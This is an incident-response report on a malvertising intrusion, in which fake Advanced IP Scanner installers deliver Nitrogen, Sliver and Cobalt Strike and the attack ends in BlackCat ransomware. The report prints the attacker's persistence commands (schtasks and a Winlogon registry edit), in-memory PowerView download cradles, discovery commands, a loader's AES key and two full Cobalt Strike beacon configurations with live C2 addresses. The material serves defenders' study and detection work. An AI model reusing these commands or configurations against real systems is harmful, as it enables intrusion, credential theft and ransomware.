blackcat cobaltstrike ransomware sliver

Nitrogen Campaign Drops Sliver and Ends With BlackCat Ransomware

September 30, 2024

Key Takeaways

- In November 2023, we identified a BlackCat ransomware intrusion started by Nitrogen malware hosted on a website impersonating Advanced IP Scanner.
- Nitrogen was leveraged to deploy Sliver and Cobalt Strike beacons on the beachhead host and perform further malicious actions. The two post-exploitation frameworks were loaded in memory through Python scripts.
- After obtaining initial access and establishing further command and control connections, the threat actor enumerated the compromised network with the use of PowerSploit, SharpHound, and native Windows utilities. Impacket was employed to move laterally, after harvesting domain credentials.
- The threat actor deployed an opensource backup tool call Restic on a file server to exfiltrate share data to a remote server.
- Eight days after initial access the threat actor modified a privileged user password and deployed BlackCat ransomware across the domain using PsExec to execute a batch script.
- Six rules were added to our Private Ruleset related to this intrusion.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

The DFIR Report Services

- Private Threat Briefs: Over 20 private DFIR reports annually.
- Threat Feed: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- All Intel: Includes everything from Private Threat Briefs and Threat Feed, plus private events, opendir reports, long-term tracking, data clustering, and other curated intel.
- Private Sigma Ruleset: Features 100+ Sigma rules derived from 40+ cases, mapped to ATT&CK with test examples.
- DFIR Labs: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for pricing or a demo!

Table of Contents:

Case Summary

The incident began when a user unknowingly downloaded a malicious version of Advanced IP Scanner from a fraudulent website that mimicked the legitimate one, leveraging Google ads to rank higher in search results. Analysis of the attack pattern and loader signature suggests this was part of a Nitrogen campaign, consistent with previous public reports. The compromised installer came as a ZIP file, which the victim extracted before launching the embedded executable, triggering the infection.

The executable was a legitimate Python binary, which side-loaded a modified Python DLL specifically designed to execute Nitrogen code. This process then dropped a Sliver beacon in an AppData subfolder named “Notepad.” All malware deployed during the intrusion was obfuscated using Py-Fuscate to conceal malicious Python scripts. About eight minutes after the Nitrogen execution, the attacker initiated hands-on keyboard discovery, utilizing Windows utilities such as *net*, *ipconfig*, and *nltest*. Two minutes later, additional Sliver beacons were deployed on the compromised host, with persistence established through scheduled tasks and registry key modifications.

A little over an hour after the initial execution, the threat actor deployed additional malware, this time Cobalt Strike beacons, again wrapped in the Py-Fuscate obfuscation technique. The discovery phase continued with detailed enumeration of the Active Directory domain, including local and domain administrators, domain controllers, and computers. To deepen their understanding of the environment, the attacker utilized tools such as SharpHound and PowerSploit. The Cobalt Strike beacon was then used to dump domain credentials from LSASS, granting the attacker local admin credentials with broad access across the network.

Using the stolen credentials, the threat actor leveraged Impacket’s *wmiexec* to move laterally to a server, where they used *curl* to download a ZIP file containing their tools. After extracting the archive, they repeated the same persistence techniques observed on the beachhead, creating scheduled tasks and modifying registry keys. The attacker then targeted a second server, replicating the same steps to deploy their tools and maintain persistence. Shortly after, a second credential dump was performed, again targeting LSASS memory. Following this, the threat actor began using a domain administrator account, indicating they likely obtained those credentials during this phase.

The threat actor continued their lateral movement, replicating the same actions on both a file server and a backup server. Approximately six hours after gaining initial access, they deployed the open-source backup tool *Restic* on the file server. Using *Restic*, the attacker exfiltrated data from the file shares to a remote server located in Bulgaria. After this, the hands-on activity significantly decreased and remained largely silent until the seventh day.

On the seventh day, the threat actor logged into the backup server and accessed the backup console. No further actions were observed, leading us to assess that this was likely a discovery effort aimed at understanding the backup configurations.

On the eighth day, the threat actor shifted to their final objectives. They identified the domain controllers and used *xcopy* from their initial lateral movement server to transfer tools to one of the domain controllers, executing them remotely via *WMIC*. Next, they ran a batch script on the domain controller using *PSEXEC*, targeting a privileged backup service account, which changed that accounts credentials. From the staging server, the attacker began distributing the BlackCat ransomware binary across the network using *SMB* and the Windows copy utility. This was followed by executing another batch script via *PSEXEC* on multiple remote hosts, initiating the ransomware deployment.

The final script executed a series of actions on remote hosts, including configuring them to start in Safe Mode with Networking and setting a registry run key to launch the ransomware binary upon reboot. It also set the compromised backup service account to auto login using Winlogon, and then forced a system reboot. As a result, the hosts rebooted into Safe Mode, where the ransomware was automatically executed. This led to file encryption across the affected systems, with the ransomware leaving a note on each host. The Time to Ransomware (TTR) was approximately 156 hours, spanning over eight calendar days.

If you would like to get an email when we publish a new report, please subscribe here.

Analysts

Analysis and reporting completed by Angelo Violetti, @0xtornado (Linkedin) and

@v3t0_.


.

Initial Access

Drive-by Compromise

Based on threat intelligence sources and the file name, we are highly confident that the threat actors accessed the victim's infrastructure through a Nitrogen campaign, which delivered a ZIP file via malicious Google ads (i.e., malvertising).

Nitrogen is known for leveraging legitimate utilities like Advanced IP Scanner, Putty, etc. to conceal malware. The following graph shows the Nitrogen infection chain and how it executed Sliver.



The ZIP file named Version.zip contained mainly:


- a legitimate Python executable named setup.exe which was run by the victim.
- two hidden Python DLLs.

Name	Date modified	Type	Size
printsupport	01/11/2023 06:40	File folder	
advanced_ip_scanner_en_us.qm	01/11/2023 06:40	QM File	1 KB
advanced_ip_scanner_uk_ua.qm	01/11/2023 06:40	QM File	29 KB
details_panel_en_us.tpl	01/11/2023 06:40	TPL File	2 KB
details_panel_uk_ua.tpl	01/11/2023 06:40	TPL File	2 KB
python311.dll	01/11/2023 06:40	Application extens...	43'540 KB
python311x.dll	01/11/2023 06:40	Application extens...	5'626 KB
service_probes	01/11/2023 06:40	File	577 KB
setup.exe	01/11/2023 06:40	Application	100 KB
vcruntime140.dll	01/11/2023 06:40	Application extens...	79 KB

Upon execution of Setup.exe, the following actions were performed:

- The hidden python311.dll was loaded (DLL sideloading) and the Nitrogen code was launched.
- A legitimate copy of Advanced IP Scanner was copied into the %Public%\Downloads folder.
- python.exe, pycryptodome, and a Sliver beacon were placed into a folder named %AppData%\Notepad.
- The Sliver beacon was executed through a Python script named slv.py which decrypts an AES-encrypted DLL (data.aes) and loads it into memory.
- Advanced IP Scanner was installed in the compromised system.

A very similar campaign was reported by @dipotwb on Twitter. We also observed overlap with campaigns reported by Esentire.



Execution

A few minutes later, the threat actor deployed Python scripts on the beachhead, serving as loaders for both Sliver and Cobalt Strike.

The following image shows the sequence of beacons executed on the beachhead host.

Sliver

The Python script, slv.py, used to load Sliver into memory, was heavily obfuscated. However, buried within thousands of lines of code was the critical section responsible for executing the Sliver beacon.

Based on the analysis of these artifacts, it appears the Sliver payload was likely obfuscated using Py-Fuscate, as the tool's encode function mirrored the same imports and procedures found in the obfuscated script, effectively concealing the malicious code.

The Sliver execution revealed multiple interesting debugging strings. In the first instance, Windows API functions' addresses are resolved.

Subsequently, the Sliver DLL is injected in memory and the DLL entrypoint is called.

Those debugging strings are the same ones used by Pyramid in the pythonmemorymodule which is a module used to inject and execute DLLs in memory.

By analyzing the Python.exe process memory, it was possible to notice the DLL injected in the memory sections previously described in the debugging strings.

The Sliver DLL exports multiple functions, however, StartW is the one to run the beacon.

Multiple strings related to Sliver were found in the process memory.

Cobalt Strike

wo14.py is another highly obfuscated Python script that acts as a loader for custom shellcode. In this specific case, the threat actor specified an AES-encrypted Cobalt Strike shellcode which is:

- Decrypted through the key “we3p2v5t85”.
- Copied into a newly allocated memory region in the Heap.
- Executed by invoking the function CreateThread.

wo12.py has the same behavior.

The Sysmon Event ID 10 shows the self-injection technique performed by the Python Cobalt Strike loader.

Persistence

Scheduled Task

During the intrusion, the threat actor created multiple scheduled tasks to achieve persistence. This persistence technique was abused on the beachhead host and each host moved to laterally during the first day.

```
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr C:\Users\REDACTED\AppData\Local\Notepad\upedge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\users\REDACTED\appdata\local\notepad\UpdateEdge.bat /SC ONSTART /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr C:\Users\REDACTED\AppData\Local\Notepad\upedge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\users\REDACTED\appdata\local\notepad\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks  /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks /create /I 1 /TR C:\Users\REDACTED\AppData\Local\Notepad\UpdateEG.bat /TN UpdateEdge /SC ONIDLE
```

However, some of them had mistakes and therefore were not correctly working.

For example, in the following task, the threat actor didn't specify the "\" between "C:" and the executable name.


```
schtasks /create /I 1 /TR C:WindowsTempUpdate.exe /TN UpdateEdge /SC ONIDLE
```

While some tasks used the 'ONSTART' option to enable persistence after reboot, some used a time frame to execute every 720 minutes. For example, on a server the threat actor dropped a BAT file name UpdateEdge.bat and subsequently created two scheduled tasks using this option.

Registry Key

To ensure persistence on the beachhead host and three servers, the threat actor added an entry in the Winlogon\Userinit registry key to ensure the execution of UpdateEdge.bat whenever a user logs into the systems.

```
cmd.exe /C reg add "HKLM\software\microsoft\windows
nt\currentversion\winlogon" /v UserInit /t reg_sz /d
"c:\windows\system32\userinit.exe,c:\users\
[REDACTED]\appdata\local\notepad\UpdateEdge.bat
```



Privilege Escalation

On the beachhead system, the initial payload setup.exe was executed with High integrity level, which means that the binary was run with the access level equivalent to Administrator access.

An injected cmd.exe process from the beachhead host opened winlogon.exe with an access mask of 0x143A, which, when decoded, revealed the PROCESS_VM_WRITE permission. The cmd.exe process then executed process injection into winlogon.exe.

All scheduled tasks created by the threat actor were setup to run in SYSTEM context ensuring that access would stay elevated on hosts.

Defense Evasion

Nitrogen

By analyzing the modified Python DLL (python311.dll), we notice multiple defense evasion functionalities implemented, such as:

- Removing hooks from Windows API functions.
- Obfuscating the payload in memory (i.e., Sleep Obfuscation).
- Bypassing AMSI, WLDP, and ETW.

Based on code overlaps, those techniques could have been copied from the following GitHub repositories:

- Antimalware-Research/Generic/Userland Hooking/AntiHook at master · NtRaiseHardError/Antimalware-Research · GitHub
- GitHub – RtlDallas/KrakenMask: Sleep obfuscation
- donut/loader/bypass.c at master · TheWover/donut · GitHub
- Patching WLDP · GitHub

An example of code overlap is showed in the following image related to the IsHooked() function.

Masquerading

With the aim to conceal the malicious activities into normal system events, the threat actor masqueraded both the initial payload and the persistence mechanisms by:

Renaming python.exe to setup.exe.

Naming the scheduled tasks to mirror OneDrive and Microsoft Edge.

Renaming python executable used for executing their python stagers for Sliver and Cobalt Strike.

Process injection

The threat actor was observed injecting into various processes during the intrusion. One specific occasion was during the elevation to SYSTEM on the beachhead host.

Clearing logs

Execution of the ransomware payload included clearing of various event logs while the hosts were in safe mode.

Safeboot

Before executing the final ransomware the threat actor set all hosts to restart in safe mode with networking. This can be used to prevent antivirus or other preventative tools from stopping the ransom execution as many won't start when a host is booted in safe mode. It has been used by several ransomware families.

Credential Access

Two hours after initial access, the threat actor utilized Cobalt Strike's credential dumping functionalities to access the LSASS process on the beachhead host. This provided them access to a shared local administrator account. Around two hours after that they landed on a server during lateral movement activity, the threat actor was seen accessing LSASS. After this we observed the use of a domain administrator account indicating this second access likely delivered those credentials.

Discovery

Sliver

A few minutes after its execution, Sliver launched the following commands to enumerate:

- Local and domain admins.
- Domain computers.
- Active Directory trusts.
- Network adapters.

```
net group "domain admins" /domain
ipconfig /all
nltest /domain_trusts
```

```
net localgroup administrators
net group "Domain Computers" /domain
```

Cobalt Strike

As with Sliver, Cobalt Strike was utilized to perform hands-on keyboard discovery activities.

```
cmd.exe /C net group "Domain controllers" /DOMAIN
cmd.exe /C net group "domain admins" /DOMAIN
cmd.exe /C net localgroup Administrators
cmd.exe /C net group /Domain
cmd.exe /C net group "Domain Computers" /DOMAIN
```

PowerView

On the beachhead host, the threat actor loaded in memory PowerView to perform further discovery activities. This specific action was identified through PowerShell Script Block Logging.

PowerView was used to:

- Gather the local admins.

```
IEX (New-Object
Net.Webclient).DownloadString('http://localhost:33121/'); Invoke-
FindLocalAdminAccess -Thread 50
```

- Extract the servers in the environment.

```
IEX (New-Object
Net.Webclient).DownloadString('http://localhost:54350/'); Get-
DomainComputer -OperatingSystem '*server*' -Properties
'name,operatingsystem,operatingsystemversion,lastlogontimestamp,dn
shostname' -Ping >> srv.txt
```

BloodHound

The $MFT showed also that in the first phases of the intrusion, the threat actor performed a BloodHound collection to likely identify paths to escalate privileges to domain admin.

Lateral Movement

Remote Desktop Protocol

On the first day of the intrusion, four hours after the Nitrogen execution, the threat actor started interacting with other systems such as a file server through a Cobalt Strike beacon which was injected into winlogon.exe.

Windows Management Instrumentation (WMI)

Four hours after initial access, the threat actor moved laterally to a server using Impacket's wmiexec and downloaded a ZIP file containing Python and a Cobalt Strike beacon (wo12.py and wo14.py).

Pass the Hash

During the intrusion we observed three instances of possible pass-the-hash activity in the logs. These involved instances where the threat actor appear to be moving from the SYSTEM context to a domain administrator account.

SMB Admin Shares

While some of the threat actor's payloads were downloaded from a remote resource they also at times transferred their tooling laterally using SMB, and then executed using WMIC or wmiexec.

Command and Control

Over the course of the intrusion the threat actor relied on Sliver and Cobalt Strike. Sliver was used most heavily during the first day of the intrusion with Cobalt Strike then being used over the full length of the intrusion.

Cobalt Strike

IP	Port	Ja3	Ja3s	ASN Org	ASN	Country
91.92.250.65	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba345bec2c7b7	LIMENET	394,711	Bulgaria
91.92.250.60	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba345bec2c7b7	LIMENET	394,711	Bulgaria

wo14.py Cobalt Strike configuration.

```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 38500
MaxGetSize                       - 13982519
Jitter                           - 27
MaxDNS                           - Not Found
PublicKey_MD5                    -
1329384dfdcfde2228da94e2a042f2b4
C2Server                         - 91.92.250.65,/broadcast
UserAgent                        - Mozilla/5.0 (Macintosh; Intel
Mac OS X 14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.0.0 Safari/537.36
HttpPostUri                      -
/1/events/com.amazon.csm.csa.prod
Malleable_C2_Instructions        - Remove 1308 bytes from the end
                                   Remove 1 bytes from the end
                                   Remove 194 bytes from the
beginning
                                   Base64 decode
HttpGet_Metadata                 - ConstHeaders
                                        Accept: application/json,
```

```
text/plain, */*
                                        Accept-Language: en-
US,en;q=0.5
                                        Origin:
https://www.amazon.com
                                        Referer:
https://www.amazon.com
                                        Sec-Fetch-Dest: empty
                                        Sec-Fetch-Mode: cors
                                        Sec-Fetch-Site: cross-site
                                        Te: trailers
                                   Metadata
                                        base64
                                        header "x-amzn-RequestId"
HttpPost_Metadata                - ConstHeaders
                                        Accept: */*
                                        Origin:
https://www.amazon.com
                                   SessionId
                                        base64url
                                        header "x-amz-rid"
                                   Output
                                        base64url
                                        prepend "{"events":
[{"data":
{"schemaId":"csa.VideoInteractions.1","application":"Retail:Prod:,
"requestId":"MBFV82TTQV2JNBKJJ50B","title":"Amazon.com. Spend
less. Smile more.","subPageType":"desktop","session":{"id":"133-
9905055-2677266"},"video":{"id":""
                                        append ""
"
                                        append
""playerMode":"INLINE","videoRequestId":"MBFV82TTQV2JNBKJJ50B","is
AudioOn":"false","player":"IVS","event":"NONE"}}}}]}"
                                        print
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\gpupdate.exe
Spawnto_x64                      - %windir%\sysnative\gpupdate.exe
CryptoScheme                     - 0
Proxy_Config                     - Not Found
Proxy_User                       - Not Found
Proxy_Password                   - Not Found
Proxy_Behavior                   - Use IE settings
Watermark_Hash                   - 3Hh1YX4vT3i5C7L2sn7K4Q==
Watermark                        - 587247372
bStageCleanup                    - True
bCFGCaution                      - True
KillDate                         - 0
bProcInject_StartRWX             - True
bProcInject_UseRWX               - False
bProcInject_MinAllocSize         - 16700
```

```
ProcInject_PrependAppend_x86     - b'\x90\x90\x90'
                                   Empty
ProcInject_PrependAppend_x64     -
b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                                   Empty
ProcInject_Execute               - ntdll.dll:RtlUserThreadStart
                                   SetThreadContext
                                   NtQueueApcThread-s
                                   kernel32.dll:LoadLibraryA
                                   CreateRemoteThread
                                   RtlCreateUserThread
ProcInject_AllocationMethod      - NtMapViewOfSection
bUsesCookies                     - False
HostHeader                       -
headersToRemove                  - Not Found
DNS_Beaconing                    - Not Found
DNS_get_TypeA                    - Not Found
DNS_get_TypeAAAA                 - Not Found
DNS_get_TypeTXT                  - Not Found
DNS_put_metadata                 - Not Found
DNS_put_output                   - Not Found
DNS_resolver                     - Not Found
DNS_strategy                     - round-robin
DNS_strategy_rotate_seconds      - -1
DNS_strategy_fail_x              - -1
DNS_strategy_fail_seconds        - -1
Retry_Max_Attempts               - 0
Retry_Increase_Attempts          - 0
Retry_Duration                   - 0
```

wo12.py Cobalt Strike configuration.

```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 38500
MaxGetSize                       - 13982519
Jitter                           - 27
MaxDNS                           - Not Found
PublicKey_MD5                    -
f27a9b7c29960aaf911f2885b40536c2
C2Server                         - 91.92.250.60,/broadcast
UserAgent                        - Mozilla/5.0 (Macintosh; Intel
Mac OS X 14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.0.0 Safari/537.36
HttpPostUri                      -
/1/events/com.amazon.csm.csa.prod
Malleable_C2_Instructions        - Remove 1308 bytes from the end
                                   Remove 1 bytes from the end
                                   Remove 194 bytes from the
beginning
                                   Base64 decode
HttpGet_Metadata                 - ConstHeaders
                                        Accept: application/json,
text/plain, */*
                                        Accept-Language: en-
US,en;q=0.5
                                        Origin:
https://www.amazon.com
                                        Referer:
https://www.amazon.com
```

```
                                          Sec-Fetch-Dest: empty
                                          Sec-Fetch-Mode: cors
                                          Sec-Fetch-Site: cross-site
                                          Te: trailers
                                     Metadata
                                          base64
                                          header "x-amzn-RequestId"
HttpPost_Metadata                  - ConstHeaders
                                          Accept: */*
                                          Origin:
https://www.amazon.com
                                     SessionId
                                          base64url
                                          header "x-amz-rid"
                                     Output
                                          base64url
                                          prepend "{"events":
[{"data":
{"schemaId":"csa.VideoInteractions.1","application":"Retail:Prod:,
"requestId":"MBFV82TTQV2JNBKJJ50B","title":"Amazon.com. Spend
less. Smile more.","subPageType":"desktop","session":{"id":"133-
9905055-2677266"},"video":{"id":""
                                          append ""
"
                                          append
""playerMode":"INLINE","videoRequestId":"MBFV82TTQV2JNBKJJ50B","is
AudioOn":"false","player":"IVS","event":"NONE"}}}}]}"
                                          print
PipeName                           - Not Found
